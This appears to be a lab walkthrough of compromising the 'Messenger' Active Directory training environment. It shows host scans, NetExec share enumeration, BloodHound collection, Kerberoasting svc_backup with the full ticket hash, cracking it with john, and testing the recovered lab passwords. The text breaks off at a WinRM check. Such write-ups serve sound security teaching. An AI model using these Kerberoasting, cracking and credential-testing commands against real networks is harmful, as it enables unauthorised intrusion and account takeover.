In this walkthrough, we will be compromising Messenger, a medium-difficulty Active Directory lab from Hack Smarter Labs, starting from assumed-breach credentials for kyoma against three hosts: the domain controller DC01, a file server, FILESRV01, and a messaging server, MSGSRV01. kyoma can Kerberoast svc_backup, whose cracked password, plus GenericWrite and AddSelf over the File Management group, opens two shares on FILESRV01, and a notebook config in one of them holds a password that also works for nae. From a WinRM shell as nae on FILESRV01, RunasCs with a NetworkCleartext logon gives us a shell as svc_backup whose token carries SeBackupPrivilege, and switching it on lets us save the host’s SAM. A local moeka account in it shares its password with the domain account moeka, which opens a WinRM shell on MSGSRV01. A spreadsheet there holds moeka’s Output Messenger login, and a Ligolo-ng tunnel reaches the chat server’s web client, where a help desk message carries braun’s password. braun holds WriteDacl over the domain, so we grant it DCSync rights, dump every hash from DC01, and log in as the domain Administrator.
Created by: LainKusanagi
Let’s get started.
Objective
This is an “assumed breach” lab. Below are the starting credentials:
Starting Credentials
kyoma:FutureGadget17
Scope
Target (DC01): 10.1.33.51
Target (FILESRV01): 10.1.207.33
Target (MSGSRV01): 10.1.150.10
RustScan (DC01)
We start with RustScan to find the open ports quickly. It hands them straight to Nmap, which identifies service versions with -sV and runs the default script set with -sC to pull banners, certificates, and other details.
rustscan -a 10.1.33.51 -- -sC -sV
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-11-19 23:25:12Z)
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: sern.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 126
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: sern.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 126
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-11-19T23:26:41+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.sern.local
| Issuer: commonName=DC01.sern.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-10-12T15:53:54
| Not valid after:  2027-04-13T15:53:54
| MD5:     49cf 0848 9164 092a 7a23 945e 8b1c d130
| SHA-1:   7cca 3bb9 cf7a ed26 410c 74c9 d181 97b8 409f 03e7
| SHA-256: c233 fce1 232d be2e 9ead 971c 17dc 998a 85ff 43f7 aaa7 12ae bcb3 f24d aafc bca0
| rdp-ntlm-info:
|   Target_Name: SERN
|   NetBIOS_Domain_Name: SERN
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: sern.local
|   DNS_Computer_Name: DC01.sern.local
|   DNS_Tree_Name: sern.local
|   Product_Version: 10.0.20348
|_  System_Time: 2026-11-19T23:26:01+00:00
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
65340/tcp open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
65356/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
65366/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
65380/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Standard domain controller ports across the board. DNS on 53, Kerberos on 88, LDAP on 389, the global catalog on 3268, SMB on 445, RDP on 3389, and WinRM on 5985. Nmap reports 636 and 3269, the LDAPS and secure global catalog ports, as tcpwrapped: each accepts the connection and closes it without a response. The LDAP banner gives us the domain as sern.local, and the RDP certificate and NTLM info confirm the hostname as DC01.sern.local. We add both to /etc/hosts before continuing.
RustScan (FILESRV01)
We scan FILESRV01 the same way.
rustscan -a 10.1.207.33 -- -sC -sV
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 126
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-11-19T23:27:35+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SERN
|   NetBIOS_Domain_Name: SERN
|   NetBIOS_Computer_Name: FILESRV01
|   DNS_Domain_Name: sern.local
|   DNS_Computer_Name: FILESRV01.sern.local
|   Product_Version: 10.0.20348
|_  System_Time: 2026-11-19T23:26:56+00:00
| ssl-cert: Subject: commonName=FILESRV01.sern.local
| Issuer: commonName=FILESRV01.sern.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-10-12T16:45:11
| Not valid after:  2027-04-13T16:45:11
| MD5:     eae5 12f9 955d 1e07 8406 e09f e298 045a
| SHA-1:   ac8e 6a72 3d62 7449 baae b2cb c96f f1d3 a8d6 7274
| SHA-256: 67f9 844f 21e2 7141 ee4a 0b10 cd09 cd7c 9a01 6e9d 1f33 9b57 4dfb 4a20 7969 3ba7
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49668/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
FILESRV01 runs RPC on 135, NetBIOS on 139, SMB on 445, RDP on 3389, and WinRM on 5985. The RDP NTLM info names it FILESRV01.sern.local, a member of sern.local, and we add it to /etc/hosts as well.
RustScan (MSGSRV01)
MSGSRV01 gets the same scan.
rustscan -a 10.1.150.10 -- -sC -sV
PORT     STATE SERVICE       REASON          VERSION
139/tcp  open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 126
3389/tcp open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| ssl-cert: Subject: commonName=MSGSRV01.sern.local
| Issuer: commonName=MSGSRV01.sern.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-10-12T18:57:57
| Not valid after:  2027-04-13T18:57:57
| MD5:     87cb b80b 126d 3a65 fc95 4fdd 9f46 d815
| SHA-1:   98b7 a94a 8e69 d794 dbbe 6d27 9795 058e 8289 6cb2
| SHA-256: 9f7f ce26 9c26 e33f 745d 4ead 8c04 d76b ecbe e3b0 9c1c ac55 69ed 7f28 0f4b a7be
|_ssl-date: 2026-11-19T23:26:57+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SERN
|   NetBIOS_Domain_Name: SERN
|   NetBIOS_Computer_Name: MSGSRV01
|   DNS_Domain_Name: sern.local
|   DNS_Computer_Name: MSGSRV01.sern.local
|   Product_Version: 10.0.20348
|_  System_Time: 2026-11-19T23:26:17+00:00
5985/tcp open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
MSGSRV01 runs NetBIOS on 139, SMB on 445, RDP on 3389, and WinRM on 5985, and its RDP NTLM info names it MSGSRV01.sern.local. We add it to /etc/hosts too, and save all three IPs to a hosts.txt file.
SMB Enumeration
We check what kyoma can reach over SMB, running NetExec against every host in hosts.txt.
nxc smb hosts.txt -u 'kyoma' -p 'FutureGadget17' --shares
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.207.33     445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [+] sern.local\kyoma:FutureGadget17
SMB         10.1.207.33     445    FILESRV01        [+] sern.local\kyoma:FutureGadget17
SMB         10.1.33.51      445    DC01             [*] Enumerated shares
SMB         10.1.33.51      445    DC01             Share           Permissions     Remark
SMB         10.1.33.51      445    DC01             -----           -----------     ------
SMB         10.1.33.51      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.33.51      445    DC01             C$                              Default share
SMB         10.1.33.51      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.33.51      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.33.51      445    DC01             SYSVOL          READ            Logon server share
SMB         10.1.150.10     445    MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.207.33     445    FILESRV01        [*] Enumerated shares
SMB         10.1.207.33     445    FILESRV01        Share           Permissions     Remark
SMB         10.1.207.33     445    FILESRV01        -----           -----------     ------
SMB         10.1.207.33     445    FILESRV01        ADMIN$                          Remote Admin
SMB         10.1.207.33     445    FILESRV01        C$                              Default share
SMB         10.1.207.33     445    FILESRV01        DEV
SMB         10.1.207.33     445    FILESRV01        HR
SMB         10.1.207.33     445    FILESRV01        IPC$            READ            Remote IPC
SMB         10.1.150.10     445    MSGSRV01         [+] sern.local\kyoma:FutureGadget17
SMB         10.1.150.10     445    MSGSRV01         [*] Enumerated shares
SMB         10.1.150.10     445    MSGSRV01         Share           Permissions     Remark
SMB         10.1.150.10     445    MSGSRV01         -----           -----------     ------
SMB         10.1.150.10     445    MSGSRV01         ADMIN$                          Remote Admin
SMB         10.1.150.10     445    MSGSRV01         C$                              Default share
SMB         10.1.150.10     445    MSGSRV01         IPC$            READ            Remote IPC

NetExec against all three hosts as kyoma, with READ on the DC01 logon shares and no access to DEV or HR on FILESRV01
kyoma authenticates on all three hosts. DC01 gives READ on the standard logon shares, and FILESRV01 lists two non-default shares, DEV and HR, that kyoma cannot open.
BloodHound Enumeration
One valid credential is enough to read the directory. We point NetExec at the DC for DNS with --dns-server so the collector can resolve the domain records it asks for.
nxc ldap 10.1.33.51 -u 'kyoma' -p 'FutureGadget17' --bloodhound --collection All --dns-server 10.1.33.51
LDAP        10.1.33.51      389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.1.33.51      389    DC01             [+] sern.local\kyoma:FutureGadget17
LDAP        10.1.33.51      389    DC01             Resolved collection methods: rdp, localadmin, session, trusts, group, acl, dcom, container, objectprops, psremote
LDAP        10.1.33.51      389    DC01             Done in 0M 17S
LDAP        10.1.33.51      389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.1.33.51_2026-11-19_191902_bloodhound.zip
We import the data. kyoma holds no outbound object control that moves the chain, but svc_backup is Kerberoastable.

BloodHound’s Kerberoastable users query returning svc_backup
Access as svc_backup
Kerberoasting targets accounts with a Service Principal Name set. Any authenticated domain user can request a service ticket for an SPN, and part of that ticket is encrypted with a key derived from the service account’s password. We request the ticket and crack that portion offline.
nxc ldap 10.1.33.51 -u 'kyoma' -p 'FutureGadget17' --kerberoasting svc_backup_kerb.txt
LDAP        10.1.33.51      389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.1.33.51      389    DC01             [+] sern.local\kyoma:FutureGadget17
LDAP        10.1.33.51      389    DC01             [*] Skipping disabled account: krbtgt
LDAP        10.1.33.51      389    DC01             [*] Total of records returned 1
LDAP        10.1.33.51      389    DC01             [*] sAMAccountName: svc_backup, memberOf: [], pwdLastSet: 2026-10-07 10:30:57.038014, lastLogon: 2026-10-09 16:20:09.637485
LDAP        10.1.33.51      389    DC01             $krb5tgs$23$*svc_backup$SERN.LOCAL$sern.local\svc_backup*$0648a2c7f8aaceb1e2074ac974c4046f$91962c2ffae84ebaf894da8553fc1315677e44f80f67bfffda443601b3ca61e4d51813af421b89c6a2c13b3c08b847252634d534709cdc6a0910d3cff4ff600e9cd08af808f97e368754339f55f927aafbaf704ebcb9dffb5d5c9e5f52c0d9a553d1cc4b7bfc9ff070acfb5da0c0ec3e43db456a5ac7eed9172ebb7634ec39dc415a667aa51452ecd7208f7d084f1a00c3e8582b920f3af5b97540fe983bc3e1be9d037d3f2f1faf689a32f9d1daff0cac76d2376d5acac41b977d47bc8f726df73aaee9d5562a0c087ecfa49f0a9cdc4b64a5cc1d4ebe3783a8c116a049814144eb678b3ddf2ec7091706459a9b5e12b6ec07054809a35bd7b21a45c73b57e84f4a161e024548ebec0ecb72a67c394d3ff78f68ef8008595b184cc52e90fc16ac8798bc9a72df7cae2a86d5100e57e096e0e64a92836c634ee0ae8bcbf5b98cf390de2b6eb43324cc26a274fdfc031898b259f39cb63d9fd787ae6d163719a7c7fc0f883ff0bbc0378c439d727dafa56a88ab69ea401c763e211466c072af417be8b6ebd79b3764860044149da379fd88fbaf9b6c50006cff548605a8a40ae7c6a58c5f6e8a2130bf0fe9f4cf0798b8fbc6d1e591e97084e70ac171a587294e8ec74f7c1edb6fc1edc6b4e2580f063c3c57658eaab8211e3765effaa4cfa28f57c24228a64eeaccc5db479db438296ea8164cbb911c2350c427e3bd2639ee975bfe3234b05c08e6353b23fe68bd8a6ac3a8686e0ce18758889af1d7a2f44e40397b401112df4eed54a879d11eaa1d5083db573eb5e059316c1e4df477bc7a2daeee0811b87b8dda67a3b8ecc910b5974ddf342133ecdf63e47a60c9259ad0752c6d4344b1bc820242b3202cf6452e8e0a32f71114437c9a7769811e636f01e8b6f23e7d3976e0903b7d90cfa543dc7788d01cd252129eb51c202d06753f49f56c01c4f7c594c51b1bcc7dc820b2edfc8330c6b19862cb89538d645fc16c85277a42465650b444d883f45fd628e15aede765c7f264332a8d17f73ff82c0fe980be44095410eea4c8c9357603dc974508307255254024327fcb05d4a8a209dff0832b690928d238fe532aa952e6b3df6a39b4d10fb94b281485521f7e8f9ce05b2c4ffb6ee5a50fc7b3d2e64520b997c951fe0f868d258e18614618352e0b1f92b4c9d160b2ec623192ce8bc9ec0ebbe28739b63155f138db6008fb6c0654eb5f0db9eb22c27e137c7df8d6d42f14e15fa72ed2b0b8f1fd192b475d313171ea8072d1e728bb596914ab0a8791993b56a086e13e434d908a3cee42476904bda2fe1c32b3c088b099b39fc91ed51eaa67d414da28e20574f0c2518da4cfb9d94183f7cff49a3e671857f3a4ff9262d1dbc0190258e99e4a43466834a19dad1f33d56afb561e5da0a4d2723ef6b581359b28

Kerberoasting: svc_backup TGS hash captured via NetExec
One ticket comes back, for svc_backup. We crack it with john.
john svc_backup_kerb.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ibm.2000         (?)
1g 0:00:00:01 DONE (2026-11-19 19:43) 0.5780g/s 4317Kp/s 4317Kc/s 4317KC/s ibrashah..ibelongtorei
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

john recovering ibm.2000 from the svc_backup TGS hash
Cracked. We check the credentials against all three hosts.
nxc smb hosts.txt -u 'svc_backup' -p 'ibm.2000' --shares
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.207.33     445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [+] sern.local\svc_backup:ibm.2000
SMB         10.1.207.33     445    FILESRV01        [+] sern.local\svc_backup:ibm.2000
SMB         10.1.33.51      445    DC01             [*] Enumerated shares
SMB         10.1.33.51      445    DC01             Share           Permissions     Remark
SMB         10.1.33.51      445    DC01             -----           -----------     ------
SMB         10.1.33.51      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.33.51      445    DC01             C$                              Default share
SMB         10.1.33.51      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.33.51      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.33.51      445    DC01             SYSVOL          READ            Logon server share
SMB         10.1.150.10     445    MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.150.10     445    MSGSRV01         [+] sern.local\svc_backup:ibm.2000
SMB         10.1.207.33     445    FILESRV01        [*] Enumerated shares
SMB         10.1.207.33     445    FILESRV01        Share           Permissions     Remark
SMB         10.1.207.33     445    FILESRV01        -----           -----------     ------
SMB         10.1.207.33     445    FILESRV01        ADMIN$          READ            Remote Admin
SMB         10.1.207.33     445    FILESRV01        C$              READ,WRITE      Default share
SMB         10.1.207.33     445    FILESRV01        DEV
SMB         10.1.207.33     445    FILESRV01        HR
SMB         10.1.207.33     445    FILESRV01        IPC$            READ            Remote IPC
SMB         10.1.150.10     445    MSGSRV01         [*] Enumerated shares
SMB         10.1.150.10     445    MSGSRV01         Share           Permissions     Remark
SMB         10.1.150.10     445    MSGSRV01         -----           -----------     ------
SMB         10.1.150.10     445    MSGSRV01         ADMIN$                          Remote Admin
SMB         10.1.150.10     445    MSGSRV01         C$                              Default share
SMB         10.1.150.10     445    MSGSRV01         IPC$            READ            Remote IPC

Validating svc_backup credentials with NetExec
svc_backup authenticates on all three hosts, and on FILESRV01 it reads ADMIN$ and reads and writes C$.
We also check whether svc_backup can reach any host over WinRM.
nxc winrm hosts.txt -u svc_backup -p ibm.2000
WINRM       10.1.33.51      5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local)
WINRM       10.1.150.10     5985   MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local)
WINRM       10.1.207.33     5985   FILESRV01        [*] Windows Server 2022 Build 20348 (name:FILESRV01) (domain:sern.local)
WINRM       10.1.33.51      5985   DC01             [-] sern.local\svc_backup:ibm.2000
WINRM       10.1.150.10     5985   MSGSRV01         [-] sern.local\svc_backup:ibm.2000
WINRM       10.1.207.33     5985   FILESRV01        [-] sern.local\svc_backup:ibm.2000
